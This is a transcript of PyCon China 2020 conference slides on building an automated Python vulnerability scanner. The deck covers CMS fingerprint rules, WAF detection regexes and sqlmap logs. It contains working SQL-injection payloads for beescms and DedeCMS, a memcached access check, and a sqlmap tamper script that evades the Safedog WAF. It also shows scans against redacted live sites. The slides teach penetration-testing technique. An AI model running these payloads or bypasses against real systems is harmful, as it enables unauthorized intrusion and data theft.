PyCon China 2020

PyConChina 2020
PYTHON 中国开发者大会 2020

Python For Good

Python 实战派 —— 全自动漏洞挖掘机

360政企安全-刘璠

os.system('whoami')

游戏开发工程师

360政企安全

安全运营事业部

网络安全专家

目录 CONTENTS

- 漏洞挖掘
- 打造全自动漏洞挖掘机
- 实战与总结


1.漏洞挖掘

什么是漏洞?

是我们最常提到的 bug 吗?

为什么会有 bug ?

程序是由人编写的，因为程序的精密性和复杂性，所以会产生bug



有危害的bug，就是漏洞！

什么是漏洞挖掘?

指对未知漏洞的探索，综合应用各种技术和工具，尽可能地找出软件中的潜在漏洞。

挖洞就像开盲盒，你永远不知道会开出什么。会上瘾的!

手工漏洞挖掘

在进行相关漏洞知识储备后，使用工具和手工改变数据报文的方法来对目标进行漏洞挖掘。

手工漏洞挖掘的局限性

两天时间对 1 个目标进行
全面的漏洞挖掘

两天时间对 10 个目标进行
全面的漏洞挖掘

两天时间测试 100 个目标
进行全面的漏洞挖掘

自动漏洞挖掘的应用场景

时间短，目标多，要求高

2.打造全自动漏洞挖掘机

获知目标之后我们要做才能命中目标?

要对目标进行观察和识别

指纹识别1

要能知道目标是使用什么技术构建的，操作系统、中间件、框架等等。

应用程序含有的特征就是该程序的指纹。如同生物的指纹就是生物的特征一样。

指纹识别2

哪里可以收集到指纹？

1. Github
2. 识别工具中提取
3. FOFA库
4. 自己编写

cms_name	path	match_pattern	options
过滤	过滤	过滤	过滤

name	keys
cms	过滤
Tncms	header="X-Tncms-Version"
EZCMS	body="Powered by EZCMS" || body="EZCMS Content Management System"
twcms	body="/twcms/theme/" && body="/css/global.css"
kesionCMS	body="/ks_inc/common.js" || body="publish by KesionCMS"
CMSTop	body="/css/cmstop-common.css" || body="/js/cmstop-common.js" || body="cmstop-list-text.css" |
ESPCMS	title="Powered by ESPCMS" || body="Powered by ESPCMS" || (body="infolist_fff" && body="/templ
74cms	body="content="74cms.com" || body="content="骑士CMS" || body="Powered by <a href="http://www.
PhpCMS	(body="Powered by" && body="http://www.phpcms.cn") || body="content="Phpcms" || body="Powered
cmseasy	title="Powered by CmsEasy" || header="http://www.cmseasy.cn/service_1.html" || body="content=
DedeCMS	body="Power by DedeCms" || (body="Powered by" && body="http://www.dedecms.com/" && body="Dede
ASPCMS	title="Powered by ASPCMS" || body="content="ASPCMS" || body="/inc/AspCms_AdvJs.asp"
捷点JCMS	body="Publish By JCms2010"
帝国EmpireCMS	title="Powered by EmpireCMS"
JEECMS	title="Powered by JEECMS" || (body="Powered by" && body="http://www.jeecms.com" && body="JEE(
IdeaCMS	body="Powered By IdeaCMS" || body="m_ctr32"
TCCMS	title="Power By TCCMS" || (body="index.php?ac=link_more" && body="index.php?ac=news_list")
sdcms	title="powered by sdcms" || (body="var webroot=" && body="/js/sdcms.js")
1024cms	body="Powered by 1024 CMS" || body="generator" content="1024 CMS (c)"
ABO_CMS	header="a-powered-by"
Acidcat_CMS	body="Start Acidcat CMS footer information" || body="Powered by Acidcat CMS"
Kooboocms	header="Kooboocms"
unknown_cms	header="Requestsuccess4ajax"
unknown_cms_rcms	body="r/cms/www" && header="clientlanguage"
EleanorCMS	header="Eleanor CMS"
BPanelCMS	header="X-Powered-Cms: BPanel CMS"

指纹识别库推荐

https://github.com/TideSec/TideFinger

https://github.com/se55i0n/Webfinger

https://github.com/urbanadventurer/WhatWeb

证明目标存在漏洞

如何证明目标存在漏洞?

发送验证漏洞的请求包

通过返回包来判断是否存在漏洞

目标服务器

POC 编写1

POC (Proof of Concept)即观点验证，是用来验证漏洞存在。

POC 编写即将漏洞复现流程代码化。

使用编写好的 PoC 去测试目标是否存在漏洞。

POC示例-memcached未授权访问

```
ports = [11211, 21211]
for port in ports:
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((hostname, port))
        s.send(b"stats\r\n")
        info = s.recv(4096)
        if b"STAT version" in info:
            return True
    except Exception as ex:
        # raise
        pass
```

POC示例-beescms 3.3 SQL注入漏洞

```
target = url + '/celive/live/header.php'
#此处payload即为post的数据
payload = {
    'xajax': 'LiveMessage',
    'xajaxargs[0][name]': "1",(SELECT 1 FROM (select count(*),concat("\
                          "floor(rand(0)*2),(select md5(614)))a from "\
                          "information_schema.tables group by a)b),"\
                          "'','','','1','127.0.0.1','2') #"
}
#使用requests发送post请求
response = requests.post(target,payload)
#‘851ddf5058cf22df63d3344ad89919cf’为0614的md5值
if '851ddf5058cf22df63d3344ad89919cf' in str(response.content):
    return True
```

利用报错注入在页面上回显计算过后的md5值

尝试实战

禁止访问

[redacted]

您提交的请求存在危险内容，已被三六零磐云拦截！

拦截网址 [redacted]

拦截时间: [redacted]

处理结果: IP已被记录并提交至网络监察部门备案!


ID: 1605605781038-b1f4b2111b07a553-19465

返回

攻击被 WAF 拦截掉了！

WAF（Web Application Firewall ）

Web应用程序防火墙（WAF）的主要作用是过滤，监控和阻止各类进出Web应用程序的HTTP流量。 是集 Web 防护、网页保护、负载均衡、应用交付于一体的 Web 整体安全防护设备。



WAF 实现基本原理

在Web攻击检测发展中，大部分WAF 还是传统的基于正则的检测方式，一般是从所有攻击特征提炼出匹配正则，用正则引擎去检测提交的请求是否是可以命中，命中即判为恶意。

```
"(OR|AND)(\s+?).+?=[\x22\x27](\s+?)[\x22\x27]$"
"(OR|AND)(\s+?).+?=(\s+?)[\x22\x27]$"
"([\x22\x27])?(\s+?)--(\s+?)([\x22\x27])?"
".+?=[\x22\x27]\*[\x22\x27]\s(AND|OR)\s.+?=[\x22\x27][\x22\x27]"
"\x3bDROP"
"((\x27)|(\x22))\*((\x27)|(\x22))"
"#.+?WHERE.+?SELECT"
"--.+?[\x22\x27]"
"%27%20","\/\*|\*\/",";.+?$"
"\w*((\%27)|(\'))(\s?)((\%6F)|(\%4F))((\%72)|(\%52))"
"\w*((\%27)|(\'))(\s?)((\%6F)|o|(\%4F))((\%72)|r|(\%52))"
"\w*((\%6F)|(\%4F))((\%72)|(\%52))(\s?)((\%27)|(\'))"
".+?(\%2A).+?$"
".+?(0x3(a|A)).+?$"
".+?information_schema.+?$"
```

论 WAF 多样性

创宇盾

三六零磐云
安全防护系统

WAF 识别

发送正常HTTP请求，分析响应包。


发送一些恶意HTTP请求，来判断是哪一个WAF。

WAF bypass

以安全狗为例：

SQLMap

SQLMap是一款以Python编写的检测和利用SQL注入漏洞的开源工具。



SQLMap提供的tamper脚本,可以自定义应用程序的敏感字符过滤、绕过WAF规则的阻挡。

https://github.com/sqlmapproject/sqlmap

SQLMap中的tamper编写

注意事项：

因为 sqlmap 的测试时对 UNION 查询注入测试时必须确定当前表的列数，也就是利用 ORDER BY 来确定。如果ORDER BY 语句不成功则直接跳过 UNION 查询注入阶段。所以如果使用 UNION 查询注入 tamper 必须对 ORDER BY 进行绕过。

```
[14:33:56] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[14:33:56] [PAYLOAD] 1) ORDER BY 1-- Hnqr
[14:33:56] [PAYLOAD] 1 ORDER BY 1-- WNVR
[14:33:56] [PAYLOAD] 1 ORDER BY 1-- AOfV
[14:33:56] [PAYLOAD] 1') ORDER BY 1-- FeuT
[14:33:56] [PAYLOAD] 1' ORDER BY 1-- a1yr
[14:33:56] [DEBUG] skipping test 'Generic UNION query (random number) - 1 to 10 columns' because the level (3) is higher than the provided (1)
[14:33:56] [DEBUG] skipping test 'Generic UNION query (NULL) - 11 to 20 columns' because the level (2) is higher than the provided (1)
[14:33:56] [DEBUG] skipping test 'Generic UNION query (random number) - 11 to 20 columns' because the level (3) is higher than the provided (1)
[14:33:56] [DEBUG] skipping test 'Generic UNION query (NULL) - 21 to 30 columns' because the level (3) is higher than the provided (1)
[14:33:56] [DEBUG] skipping test 'Generic UNION query (random number) - 21 to 30 columns' because the level (4) is higher than the provided (1)
```

SQLMap中的tamper编写2

过安全狗的tamper：

```
from lib.core.enums import PRIORITY

__priority__ = PRIORITY.LOW

def dependencies():
    pass


def tamper(payload, **kwargs):
    sign = '/*!51234a*/'
    retVal = payload
    l = ['UNION', 'ORDER','SELECT','super_priv']#SELECT super_priv为了sqlmap执行"--is-dba"
    data = {}
    for i in l:
        data[i] = i + sign
    for i in data.keys():
        retVal = retVal.replace(i, data[i])

    retVal = retVal.replace("CURRENT_USER()", "CURRENT_USER" + sign + "()")#为了sqlmap执行"--current-user"
    retVal = retVal.replace("AND ","AND%23%0a ")#为了sqlmap执行"--dump"
    return retVal
```

自动 Bypass

SQLMap中的tamper收集：

https://github.com/LxiaoGirl/sqlmapTamper

自动 Bypass 框架：

https://github.com/hayasec/bypass_waf

为什么选择 Tkinter?

优点:

标准库


一码多端

缺点:


没有图形化设计器

控件少


Windows



macOS




Linux




3. 实战与总结

实战应用


全自动漏洞挖掘机 v0.1 Beta
挖掘机 帮助
URL: https://
开始挖掘
停止挖掘
目标: https://
常规指纹: jquery | GZIP encode | Apache | DedeCMS
CMS指纹: DedeCMS
WAF指纹: 安全狗
漏洞情况: 存在漏洞
1. SQL注入漏洞
页面链接: https://
/plus/recommend.php
Payload:
aid=1&_FILES[type][tmp_name]=\%27%20%20or%20mid=@%60\%27%60%20/*!50000union*/
/*!50000select*/1,2,3,%28select%20
@__admin%60%20limit+0,1%29,5,6,
&_FILES[type][type]=application/octet-stream&_FILES[type][size]=111
扫描完毕

总结



展望

性能优化，并发、协程

代理功能

更多、更新的 POC 支持

更多、更全 WAF 的 bypass

THANKS!
感谢观看